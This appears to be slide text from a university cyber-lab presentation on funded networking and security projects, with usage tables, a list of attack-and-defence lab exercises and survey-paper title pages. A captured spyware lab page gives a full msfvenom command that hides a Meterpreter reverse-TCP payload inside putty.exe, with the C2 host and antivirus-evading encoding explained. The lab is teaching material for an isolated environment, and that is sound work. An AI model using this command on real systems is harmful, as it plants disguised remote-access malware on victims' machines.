
# NSF CIRC

- Broader impact by leveraging NDG's Academic Cloud and NETLAB+



# NSF CIRC


- Academic Cloud + NETLAB System + Developers' Expertise



PLATFORM	2024	2023	2022
Academic Cloud	73319	249153	263305
NETLAB+	33917	69025	64962
<b>TOTAL</b>	<b>107236</b>	<b>318178</b>	<b>328267</b>

# NSF CIRC

- Academic Cloud + NETLAB System + Developers' Expertise



PLATFORM	2024	2023	2022
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<b>TOTAL</b>	<b>107236</b>	<b>318178</b>	<b>328267</b>

Cyberinfrastructure Lab Capability

“5G Performance and Security”


January 1 2024– June 30 2026

Amount: \$120,000 (USC Share)



# 5G Performance and Security

- Goal: Develop applications for enhancing performance and detecting/mitigating cyber-attacks on 5G networks



SSID: Service Set ID

BSS: Basic Service Set

②: Traffic rerouted to AP2

-----: Flow of data


—: Direct link

✗: Blockage

①: Blockage occurred

## DEMO – Millimeter-wave blockage detection

<https://www.youtube.com/watch?v=b9jWcpBFsRs>



# DEMO – Customized Application for DoS Detection

<https://youtu.be/EGQHUdrQ80M>



## Cyberinfrastructure Lab Capability

DoD – Office of Naval Research

“Preparing Cyber Warfare Professionals by Integration of Curriculum,  
Experiences, and Internships”

February 1 2023 – January 30 2026

Amount: \$600,000

# ONR Cyber

- Goal 1: Advance formal and informal cyber communities
  - Twelve-week C4ISR1 research experience (formal learning)



- Workshops and tutorials (informal learning)




Workshop on Security Applications with P4, FABRIC Community Workshop, Austin, TX, April 24, 2023 (with Texas Advanced Computing Center).



Workshop on Fine-grained Network Measurements with P4, Internet2 Technology Exchange Conference, Minneapolis, MN, Sep. 18, 2023 (with LBNL / ESnet).

# ONR Cyber

- Goal 2: Expand the Academic Cloud
  - Example: Lab library on “Fundamentals of Cybersecurity”



Border router implements policy rules to protect internal network

**Lab 1:** Reconnaissance: Scanning with NMAP, Vulnerability Assessment with OpenVAS

**Lab 2:** Remote Access Trojan (RAT) using Reverse TCP Meterpreter

**Lab 3:** Escalating Privileges and Installing a Backdoor

**Lab 4:** Collecting Information with Spyware: Screen Captures and Keyloggers

**Lab 5:** Social Engineering Attack: Credentials Harvesting and Remote Access through Phishing Emails

**Lab 6:** SQL Injection Attack on a Web Application

**Lab 7:** Cross-site Scripting (XSS) Attack on a Web Application

**Lab 8:** Denial of Service (DoS) Attacks: SYN/FIN/RST Flood, Smurf attack, and SlowLoris

**Lab 9:** Cryptographic Hashing and Symmetric Encryption

**Lab 10:** Asymmetric Encryption: RSA, Digital Signatures, Diffie-Hellman

**Lab 11:** Public Key Infrastructure: Certificate Authority, Digital Certificate

**Lab 12:** Configuring a Stateful Packet Filter using iptables

**Lab 13:** Online Dictionary Attack against a Login Webpage

**Lab 14:** Intrusion Detection and Prevention using Suricata

**Lab 15:** Packet Sniffing and Relay Attack

**Lab 16:** DNS Cache Poisoning

**Lab 17:** Man in the Middle Attack using ARP Spoofing

**Lab 18:** Understanding Buffer Overflow Attacks in a Vulnerable Application

**Lab 19:** Conducting Offline Password Attacks



## DEMO – Spyware

[https://youtu.be/x\\_7jsXsn\\_YU](https://youtu.be/x_7jsXsn_YU)

Content - Reservation 31355 - NETLAB+ - Google Chrome

Not secure [https://10.173.78.50/lab-content.cgi?res\\_id=31355&ex\\_id=JGOMEZ\\_0050\\_56AE\\_2F47\\_6305\\_5037\\_0004](https://10.173.78.50/lab-content.cgi?res_id=31355&ex_id=JGOMEZ_0050_56AE_2F47_6305_5037_0004)

Content

Lab\_4\_Collecting\_Information\_with\_Sp... 10 / 33 125%

meterpreter shell. The arguments of the command below are explained as follows.

- `-a x86`: specifies the architecture of the target victim, which is `x86` in this case.
- `--platform windows`: specifies the platform of the target victim (e.g., Linux, Android, Apple iOS, etc.). Since the victim is using a Windows 10 machine, the specified platform is `windows`.
- `-x putty.exe`: specifies an executable file to attach the malicious payload to. We will use `putty`, a popular program that allows the user to configure machines via SSH and Telnet. Note that this program could be of any type (e.g., Notepad++, Word application).
- `-k`: preserves the template behavior (`putty.exe`) and injects the payload (`reverse_tcp`) as a new thread.
- `-p windows/meterpreter/reverse_tcp`: specifies the payload to use, which is in this case a `reverse_tcp` session.
- `LHOST=216.0.0.10`: specifies the IP address through which the attacker will listen for `reverse_tcp` session connections. This is the IP address of the C2 server.
- `LPORT=4444`: specifies the port number through which the attacker will listen for a `reverse_tcp` session connections. This is the port number of the C2 server.
- `-e x86/shikata_ga_nai`: specifies the shellcode encoder to use (e.g., `x64/xor`, `cmd/perl`, etc.). We are using the `x86/shikata_ga_nai` encoder which uses a polymorphic XOR additive feedback to ensure that the output is different every time. This helps evading some weak Antivirus and Antimalware products.
- `-i 3`: specify the number of times to encode the payload.
- `-b "\x00"`: specify the characters to avoid (i.e., bad characters). These are characters known to make the shell or application crash.
- `-f exe`: specify the output format (windows executable).
- `-o puttyX.exe`: save the payload to a file named `puttyX.exe`.

```
msfvenom -a x86 --platform windows -x putty.exe -k -p windows/meterpreter/reverse_tcp LHOST=216.0.0.10 LPORT=4444 -e x86/shikata_ga_nai -i 3 -b "\x00" -f exe -o puttyX.exe
```

NETLAB+

Not secure <https://10.173.78.50/lab.cgi>

Gmail YouTube Maps Special Topics in Int... Translate W rout intel Build a Fast Networ... All Bookmarks

UNIVERSITY OF SOUTH CAROLINA

Home Reservation ekfury

MyNETLAB > CyberSec\_H1\_12004 > Reservation 31355 > Lab 4: Collecting Information with Spyware: Screen Captures and Keyloggers

Topology Content Status Victim BR/FW Attacker Web server

DNS server Mail server

Time Remaining 2 53 hrs. min.

The diagram illustrates a network topology for a lab exercise. It features three main sections: an Internal network, a DMZ, and a WAN. The Internal network (192.168.0.0/24) contains a 'Victim' laptop connected to a switch. The DMZ (172.16.0.0/16) contains three servers: a 'Web server' (.10), a 'DNS server' (.20), and a 'Mail server' (.30), all connected to a central switch. A 'BR/FW' (Border Router/Firewall) is positioned between the Internal network and the DMZ, with IP addresses .1 on both interfaces. The WAN (216.0.0.0/16) contains an 'Attacker' server connected to the BR/FW via an interface with IP .1.

## Cyberinfrastructure Lab Capability

National Science Foundation


“Cybertraining on P4 Programmable Devices using an Online Scalable Platform with Physical and Virtual Switches and Real Protocol Stacks”

October 1 2021– September 30 2025

Amount: \$500,000

# NSF Cybertraining


- Goal 1: Develop virtual labs to facilitate the adoption of P4 devices by CI professionals.
  - Six libraries have been developed: five fully virtualized and one with hardware switches.
  - A virtual lab library is a systematic set of 10-15 lab experiments.



A learner conducting a lab experiment on the cloud. The pod includes physical hardware (programmable data plane and network connectivity via 100Gbps multi-mode fiber).

# NSF Cybertraining

- Goal 2: Facilitate the integration of P4 into academic degrees.
  - Hands-on lab libraries, textbooks, technical tutorials



Contents lists available at ScienceDirect

## Computer Networks

ELSEVIER journal homepage: [www.elsevier.com/locate/comnet](http://www.elsevier.com/locate/comnet)

Survey paper

### A Survey on Rerouting Techniques with P4 Programmable Data Plane Switches

Ali Mazloum<sup>\*</sup>, Elie Kfoury, Jose Gomez, Jorge Crichigno

College of Engineering and Computing, University of South Carolina, Columbia, USA

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ARTICLE INFO ABSTRACT

Keywords:  
Traffic engineering  
Programmable  
P4 language  
Challenges

Contents lists available at ScienceDirect

## Computer Networks

ELSEVIER journal homepage: [www.elsevier.com/locate/comnet](http://www.elsevier.com/locate/comnet)

Survey paper

### A survey on security applications of P4 programmable switches and a STRIDE-based vulnerability assessment

Ali AlSabeH<sup>a,\*</sup>, Joseph Khoury<sup>b</sup>, Elie Kfoury<sup>a</sup>, Jorge Crichigno<sup>a</sup>, Elias Bou-Harb<sup>b</sup>

<sup>a</sup> College of Engineering and Computing, University of South Carolina, Columbia, USA  
<sup>b</sup> The Cyber Center For Security and Analytics, University of Texas at San Antonio, USA

ARTICLE INFO ABSTRACT

Keywords:  
P4 language  
Programmable data plane  
P4 security applications and implications  
STRIDE model  
Challenges and solutions in P4

The emergence of the IoT, cloud systems, data centers, and 5G networks is increasing the demand for development of new applications and protocols at all levels of the protocol stack. However, traditional network function data planes have been characterized by a lengthy and costly development process. Recently, data plane programmability has attracted significant attention from network owners to run customized packet processing functions using P4, the *de facto* data plane language. Network security is one of the key research areas exploiting the capabilities of programmable data plane switches. Examples include new encapsulations and secure tunnels implemented in short time periods for DDoS attacks that occur at terabit rates, customized firewalls that track hundreds of connections per second, and traffic anonymization systems that operate at line rate. Moreover, network security can be reconfigured in the field without additional hardware upgrades, facilitating the deployment of defenses against unforeseen attacks and vulnerabilities. Furthermore, these security applications can be implemented by network owners who can meet their specific requirements, rather than by chip manufacturers. Despite the impressive advantages of programmable data plane switches, the literature has

Contents lists available at ScienceDirect

## Computer Networks

ELSEVIER journal homepage: [www.elsevier.com/locate/comnet](http://www.elsevier.com/locate/comnet)

Survey paper

### A survey on TCP enhancements using P4-programmable devices

Jose Gomez<sup>a</sup>, Elie F. Kfoury<sup>a</sup>, Jorge Crichigno<sup>a,\*</sup>, Gautam Srivastava<sup>b</sup>

<sup>a</sup> College of Engineering and Computing, University of South Carolina, Columbia, USA  
<sup>b</sup> Department of Mathematics and Computer Science, Brandon University, Canada

Check for updates

ARTICLE INFO ABSTRACT

Keywords:  
TCP  
P4  
Programmable data plane  
Congestion control  
AQM  
SmartNICs  
Network diagrams

The increasing performance requirements of today's Internet applications demand a reliable mechanism to transfer data. Many applications rely on the Transmission Control Protocol (TCP) as the transport protocol, due to its ability to adapt to properties of the network and to be robust in the face of many kinds of failures.

## A Comprehensive Tutorial on Science DMZ

Publisher: IEEE Cite This PDF

Jorge Crichigno<sup>ORCID</sup>; Elias Bou-Harb<sup>ORCID</sup>; Nasir Ghani<sup>ORCID</sup> All Authors

19 Cites in Papers 1590 Full Text Views

Abstract

Document Sections

I. Introduction

II. Science DMZ

Abstract:

